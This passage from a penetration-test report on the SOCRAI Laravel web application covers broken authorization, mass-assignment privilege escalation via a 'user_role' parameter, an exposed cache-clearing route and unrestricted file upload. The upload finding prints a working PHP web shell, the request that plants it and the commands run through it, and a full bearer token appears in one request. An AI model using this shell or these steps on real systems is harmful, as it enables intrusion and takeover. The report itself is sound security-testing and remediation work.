X-Frame-Options: SAMEORIGIN 19 X-Content-Type-Options: nosniff 20 X-XSS-Protection: 1; mode=block 21 Referrer-Policy: strict-origin 22 Content-Length: 55 23 24 { "code": "200", "message": "successfully created article" } </pre>

Create new article in any tribe

We recommend to implement proper authorization on the backend.

b) Privilege Escalation

Critical

Some posted form are not properly handled on the backend, therefore it is possible to register a new user account as an administrator.

Instead of using the successfully validated data, the original data is set in a new variable (\$input, UserController.php, line 206, 250) that is used in the further process (UserController.php, line 252). This means you can add more parameters into the request.

```
socrai / app / Http / Controllers / API / UserController.php
Code Blame 1081 lines (843 loc) · 37.7 KB Code 55% faster with GitHub Copilot

185
186 public function register(Request $request)
187 {
188
189     $validator = Validator::make($request->all(), [
190         'name' => 'required',
191         'email' => 'required|unique:users,email',
192         'password' => 'required',
193         'c_password' => 'required|same:password',
194     ]);
195     if ($validator->fails()) {
196         return response()->json(
197             [
198                 'code' => '400',
199                 'error_description' => $validator->errors(),
200                 'message' => '',
201             ],
202             403
203         );
204     }
205
206     $input=$request->all();
207
```

\$input variable contains all posted data - UserController::register()


```
socrai / app / Http / Controllers / API / UserController.php
Code Blame 1081 lines (843 loc) · 37.7 KB Code 55% faster with GitHub Copilot

17 class UserController extends Controller
186 public function register(Request $request)

249
250     $input = $request->all();
251     $input['password'] = bcrypt($input['password']);
252     $new_user = User::create($input);
253     $token=$new_user->createToken('MyApp')->accessToken;
254
```


\$input variable contains all posted data again - UserController::register()

Adding "user_role":1 JSON parameter to the request it is possible to register a new user as administrator.




The image shows a Wireshark packet capture of an HTTP request and response. The request is a POST to /api/register with a JSON body containing user details and "user_role":1. The response is a 500 Internal Server Error with a JSON body {"message": "Server Error"}.

Register a new user and add user_role parameter to the request



The image shows a Wireshark packet capture of an HTTP request and response. The request is a POST to /api/register with a JSON body containing user details and "user_role":1. The response is a 403 Forbidden with a JSON body {"code": "400", "error_description": {"email": {"message": "The email has already been taken."}}, "message": ""}.

Try one more time because of the previous error



The image shows a screenshot of the Socrai admin dashboard. The left sidebar contains navigation links: Manage Site Admins, See Join Requests, Manage Users, Manage Tribes, Tribe Leaders, and Socrai Leaders. The main content area is titled 'All Site Admins' and shows a table with columns for Image, Name, Email, and Actions. The table lists two administrators: 'Test' (test@test.com) and 'D3COD' (contact@d3cod.com). A red box highlights the 'Socrai Admin' entry in the sidebar.

Login with our recently registered user as an admin

We recommend to use only the validated data.

Request	Response
<pre> 1 POST /api/get_articles_by_tribe_id?tribe_id=50 HTTP/1.1 2 Host: dev.socrai.com 3 Content-Length: 0 4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIiIiwianR pIjoieyJmZnNlZDYxMjliYTIyYjhhZGRmNTRhYmQOMmESNjg4MjMyMwF kMjUwMDAyYWQSMjc1ZjFhOGM0OWQwYWE4ZGQ4MjFjMQQ2ODRhNGRhMdc iLCJpYXQiOiE2OTI5NzIxOTcuNzY3OTQxLCJyYmYiOiE2OTI5NzIxOTc uNzY3OTQxLCJleHAiOiE3MjQ1OTQ1OTcuNzY3OTQxLCJzdwIiOiIOMTY iLCJzY29wZXMiOltZdFQ. xXVsiBpplKhNnnErjIZDbyMmds5V0ulc3Hpq wtBqgXEi uLRUeTfVbQ9zLGRRaL1tBABg8KRXRzsYsQbx5L_67j9HMrp ts_Mqed4FgmM1SIwe5HkQmTnmv32LPBcyV5LyNgFVMBqpXwtF72r_Qf nC3lXn3WzyJgq-7MDV1fjCrrLFYnQVK-Nz2foIeQ4gdoboaFqiD8vkcF IbhxGf4FiQfUebUPnC98nn05hi7j020e6uk8xoySs0Di054orrMIrT9Z MNMZY-J87A3_wMMgKOMGua6aKn6u_HU43Cfvs9HRZ-Oe4fGbYzFZfIS 7faZiRIUVibkozaZyIXT9m2UMnMxYOYUOMfVpUNL7eGmtwhR8aqPJmH6 e_xtc7LyG5I00q1XFyEOlyVGgIHS5sa4_BmV1CJmQfTDF543VLKSZAzx rUmp7WoflMdfLHBFb-F-8WRP8meXOyYvsUOKp2pwiZwSpkL8wEMuOwBM M9tDTXKHPunyTtzxR7pVwppb74CN9XBotyDPwssO-VwrSq55zIQHxefEh g4ntUwuTya3rJdCCLark8_BTgOHjXpYCSi87iLEUmnMowVhVwhnncqgU GRCBDywVn4JD2Fw9_u_moN8gD9Smtpr675o4GULx-ZzkzDvBo-QZGLa_ zdtd0-8hOpXkkIFobAn6SML33Sbn1S0 5 Connection: close 6 7 </pre>	<pre> r\nTherefore you might encounter things that are n ot clear or not working at all.\r\nAs we want to m ake SOCRAI super human friendly, any problem or su ggestion will be happily received by the comments below and picked up by your friendly TRIBE Leader. ", "image": "https://dev.socrai.com/public/images/sucrai\ /Discussions-AskMeAnything-IHaveANotherQuestion.jp eg", "created_at":"2022-09-30 07:30:45", "updated_at":"2022-09-30 11:32:10", "tribe_name":"How do I use SOCRAI?", "is_joined":"no" }, { "id":0, "tribe_id":50, "article_title":"Test", "leader_id":416, "description":"Test", "image": "https://dev.socrai.com/public/images/sucrai\ /test.png", "created_at":"2023-08-25 14:11:20", "updated_at":"2023-08-25 14:11:20", "tribe_name":"How do I use SOCRAI?", "is_joined":"no" } </pre>

Get articles for tribe 50 (user not in tribe)

We recommend to implement proper authorization on the backend.

2.4. Business Logic

a) Circumvention of Work Flows - 1

Low

The newly created articles don't get proper id, each of them has 0 as id, even if these are created in the intended way.

```
{
  "id":0,
  "tribe_id":52,
  "article_title":"Test",
  "leader_id":417,
  "description":"Test <?php echo \"x\"; ?> {{7*7}}",
  "image":"https://dev.socrai.com/public/images/sucrai/test-image-logo.png",
  "created_at":"2023-08-16 08:17:40",
  "updated_at":"2023-08-16 08:17:40",
  "tribe_name":"Check DATA tRIBE",
  "is_joined":"yes"
},
{
  "id":0,
  "tribe_id":52,
  "article_title":"Test",
  "leader_id":417,
  "description":"Test <?php echo \"x\"; ?> {{7*7}}",
  "image":"https://dev.socrai.com/public/images/sucrai/test-image-logo.php",
  "created_at":"2023-08-16 08:20:24",
  "updated_at":"2023-08-16 08:20:24",
  "tribe_name":"Check DATA tRIBE",
  "is_joined":"yes"
},
{
  "id":0,
  "tribe_id":50,
  "article_title":"Test",
  "leader_id":416,
  "description":"Test",
  "image":"https://dev.socrai.com/public/images/sucrai/test.png",
  "created_at":"2023-08-25 14:11:20",
  "updated_at":"2023-08-25 14:11:20",
  "tribe_name":"How do I use SOCRAI?",
  "is_joined":"no"
},
{
  "id":0,
  "tribe_id":52,
  "article_title":"XSS TEST",
```


0 as article ids

We recommend to properly set the primary key definitions in the database structure.

b) Circumvention of Work Flows – 2

Low

As we mentioned before, it is possible to find folders, files and especially routes that can be used for malicious activity. The /clear route clears the full cache. Calling this endpoint frequently, the website may slow down as it has to regenerate and compile cache files.



```
socrai / routes / web.php

Code Blame 288 lines (197 loc) • 14.5 KB Code 55% faster with GitHub Copilot

89 Auth::routes();
90 Route::get('clear', function(){
91     Artisan::call('cache:clear');
92     Artisan::call('route:clear');
93     Artisan::call('config:cache');
94     Artisan::call('config:clear');
95     return 'cleared';
96 }
97
98 });
```

/clear route

We recommend to remove unnecessary functions.

c) Upload of Malicious Files

Critical

The upload forms only allow to select image files. Modifying the request and thanks to the lack of server side validation a malicious file could be uploaded.

```

33 -----WebKitFormBoundaryRyeAS2JjWaFsZBbg
34 Content-Disposition: form-data; name="con_password"
35
36 undefined
37 -----WebKitFormBoundaryRyeAS2JjWaFsZBbg
38 Content-Disposition: form-data; name="image"; filename="wh-58Df3243gbvs-shell.jpg"
39 Content-Type: image/jpeg
40
41 <?php
42 if (isset($_GET['token']) && $_GET['token'] ===
43 'pFSNSV-taTlNwXzVdrVmt.VMUpYVWxoV.mExcFBVMVUxU-lZaWwShbFV') {
44     echo '<pre>';
45     system($_GET['cmd']);
46 }
47 -----WebKitFormBoundaryRyeAS2JjWaFsZBbg --

```

Select a file with jpg extension and start to upload it

```

33 -----WebKitFormBoundaryRyeAS2JjWaFsZBbg
34 Content-Disposition: form-data; name="con_password"
35
36 undefined
37 -----WebKitFormBoundaryRyeAS2JjWaFsZBbg
38 Content-Disposition: form-data; name="image"; filename="wh-58Df3243gbvs-shell.php"
39 Content-Type: image/jpeg
40
41 <?php
42 if (isset($_GET['token']) && $_GET['token'] ===
43 'pFSNSV-taTlNwXzVdrVmt.VMUpYVWxoV.mExcFBVMVUxU-lZaWwShbFV') {
44     echo '<pre>';
45     system($_GET['cmd']);
46 }
47 -----WebKitFormBoundaryRyeAS2JjWaFsZBbg --

```

Modify the request and change the jpg with php

Request	Response
<pre> 1 GET /public/images/sucrai/1692281695_wh-58Df3243gbvs-shell.php? token=pFSNSV-taTlNwXzVdrVmt.VMUpYVWxoV.mExcFBVMVUxU-lZaWwShbFV& cmd=hostname;whoami;id;pwd HTTP/1.1 2 Host: dev.socrai.com 3 Connection: close 4 </pre>	<pre> 53ef37c907f6 www-data uid=33(www-data) gid=33(www-data) groups=33(www-data) /var/www/html/public/images/sucrai </pre>

Execute shell commands with the uploaded "profile picture"

We recommend to validate the uploaded files' extension, name (against directory traversal attacks), mime headers and the content on the server side.

We recommend to disable unnecessary PHP functions that allow an attacker to run system commands. <https://www.php.net/manual/en/ref.exec.php>

IV. Recommendations

Please find our recommendations for the remediation or correction of the flaws and vulnerabilities uncovered during the IT security analysis of the web application below.

We **strongly** recommend – following the implementation of the recommendations stated in this report – the inspection of the corrective actions.

Recommendations for improvement:

To summarize the most important recommendations in short, we have indicated the severity of the flaws (according to our evaluation) with the colour codes (red representing the most severe / critical flaws, orange the medium and yellow the low severity ones) in the following table. Blue background colour means an informational statement without security impact. Findings highlighted with **bold** have effect on multiple issues.

- We recommend to not store database dump, archive with source code and any other files with sensitive content in public accessible folders.
- We recommend to use only the validated data.
- We recommend to validate the uploaded files' extension, name (against directory traversal attacks), mime headers and the content on the server side.
- We recommend to disable unnecessary PHP functions that allow an attacker to run system commands.
- **We recommend to follow the instructions about the process of deployment on the Laravel Framework's website.**
- **We recommend to implement proper authorization on the backend.**
- We recommend to disable all server signatures.
- We recommend to properly set the primary key definitions in the database structure.
- We recommend to remove unnecessary functions.
- We recommend to remove unnecessary contents.
- We recommend to remove unnecessary components.